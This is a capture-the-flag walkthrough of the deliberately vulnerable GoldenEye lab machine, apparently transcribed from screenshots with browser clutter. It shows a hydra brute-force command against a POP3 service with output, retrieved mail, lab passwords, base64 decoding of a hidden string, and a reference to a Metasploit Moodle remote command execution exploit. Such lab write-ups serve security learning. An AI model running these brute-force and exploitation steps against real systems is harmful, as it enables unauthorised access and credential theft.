Xenia X
Dr Doak
Add contact | Block contact
All messages | Recent messages | New messages (1)

Tuesday, 24 April 2018

09:24 PM: Greetings Xenia,

As a new Contractor to our GoldenEye training I welcome you. Once your account has been complete, more courses will appear on your dashboard. If you have any questions message me via email, not here.

My email username is...


doak

Thank you,

Cheers,


Dr. Doak "The Doctor"
Training Scientist - Sr Level Training Operating Supervisor
GoldenEye Operations Center Sector
Level 14 - NO2 - id:998623-1334
Campus 4, Building 57, Floor -8, Sector 6, cube 1,007
Phone 555-193-826
Cell 555-836-0944
Office 555-846-9811
Personal 555-826-9923
Email: doak@
Please Recycle before you print, Stay Green aka save the company money!
"There's such a thing as Good Grief. Just ask Charlie Brown" - someguy

Let's use hydra to bruteforce doak user.
We found the credentials user doak
pass- goat




```
┌─[baz@parrot]─[/usr/share/wordlists]
└──╼ $sudo hydra -f -t 60 -l doak -P fasttrack.txt 192.168.56.101 -s 55007 pop3
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-06 21:38:55
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 60 tasks per 1 server, overall 60 tasks, 222 login tries (l:1/p:222), ~4 tries per task
[DATA] attacking pop3://192.168.56.101:55007/
[55007][pop3] host: 192.168.56.101   login: doak   password: goat
[STATUS] attack finished for 192.168.56.101 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-09-06 21:39:18
┌─[baz@parrot]─[/usr/share/wordlists]
└──╼ $
```

Using telnet command we have logged in with the username: doak and password: goat. This gave us a message. Now further reading the message, we acquired a username and password.
Username: dr_doak
Password: 4England!




```
PASS goat
+OK Logged in.
stat
+OK 1 606
list
+OK 1 messages:
1 606
.
retr 1
+OK 606 octets
Return-Path: <doak@ubuntu>
X-Original-To: doak
Delivered-To: doak@ubuntu
Received: from doak (localhost [127.0.0.1])
        by ubuntu (Postfix) with SMTP id 97DC245490
        for <doak>; Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
Message-Id: <20180425034731.97DC245490@ubuntu>
Date: Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
From: doak@ubuntu

James,
If you're reading this, congrats you've gotten this far. You know how tradecraft works right?

Because I don't. Go to our training site and login to my account....dig until you can exfiltrate further information......

username: dr_doak
password: 4England!
```

Now Logging in with the acquired username: dr_doak and password: 4England! into the domains login page as shown in the image. On exploring all the tabs in the navigation section of the page, we saw an s3cret.txt file in my private files.




We downloaded and used pluma to see the contents of the file


s3cret.txt (~/Downloads) - Pluma
File Edit View Search Tools Documents Help
Open Save Undo
s3cret.txt
Plain Text Tab Width: 4 Ln 1, Col 1 INS


```
007,

I was able to capture this apps adm1n cr3ds through clear txt.

Text throughout most web apps within the GoldenEye servers are scanned, so I cannot add the cr3dentials here.

Something juicy is located here: /dir007key/for-007.jpg

Also as you may know, the RCP-90 is vastly superior to any other weapon and License to Kill is the only way to play.
```

We have downloaded the image file and opened it where we saw an encoded line into the base64 format, it made us curious to decode it.
And found xWinter1995x! as plain text which could be any password.



```
┌─[baz@parrot]─[~/ctf/goldeneye]
└──╼ $strings for-007.jpg | head
JFIF
Exif
eFdpbnRlcjE5OTV4IQ==
GoldenEye
linux
For James
0231
0100
ASCII
For 007
┌─[baz@parrot]─[~/ctf/goldeneye]
└──╼ $echo eFdpbnRlcjE5OTV4IQ== | base64 -d
xWinter1995x!┌─[baz@parrot]─[~/ctf/goldeneye]
└──╼ $
```

Now further exploring the website we have logged into lead us to TinyMCE HTML editor inside the plugins and text editors tab. Here we have selected Google spell as a spell engine and saved the changes. But it didn’t work here, so I take help of Google.



Applications Places System
Sun Sep 6, 10:02 PM
Moodle - Remote Command Execution (Metasploit) - Linux remote Exploit - Mozilla Firefox
Hack the Golden Eye:1
(51) Best Shuffle Danc
Moodle - Remote Comm
Start Parrot Wiki Community privacy pentest learn Donate
DATABASE
Find in page
Highlight All Match Case Match Diacritics Whole Words
Menu goldeneye [Parrot Terminal] 2.2.3: Administrati... Moodle - Remote ... [GoldenEye-v1 [R... [s3cret.txt (~/Dow...

https://www.exploit-db.com/exploits/29324


Moodle - Remote Command Execution (Metasploit)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
29324	2013-3630	METASPLOIT	REMOTE	LINUX	2013-10-31

EDB Verified: ✓

Exploit: / {}

Vulnerable App:



Applications Places System
Sun Sep 6, 10:00 PM
2.2.3: Administration: Plugins: Text editors: TinyMCE HTML editor - Mozilla Firefox
2.2.3: Administration: Pl
for-007.jpg (JPEG Image, 3
POP3 Commands | The
Start Parrot Wiki Community privacy pentest learn Donate
Menu goldeneye [Parrot Terminal] 2.2.3: Administrati... Moodle 3.4.1 - Re... [GoldenEye-v1 [R... [s3cret.txt (~/Dow...

severnaya-station.com/gnocertdir/admin/settings.php

GoldenEye Operators Training - Moodle

You are logged in as Admin User (Logout)

Home ► Site administration ► Plugins ► Text editors ► TinyMCE HTML editor

Blocks editing on

Navigation
Home
My home
Site pages
My profile
Courses
Admin bookmarks
bookmark this page
Settings
My profile settings
Site administration
Notifications
Registration
Advanced features
Users
Courses
Grades
Location
Language
Plugins

Changes saved

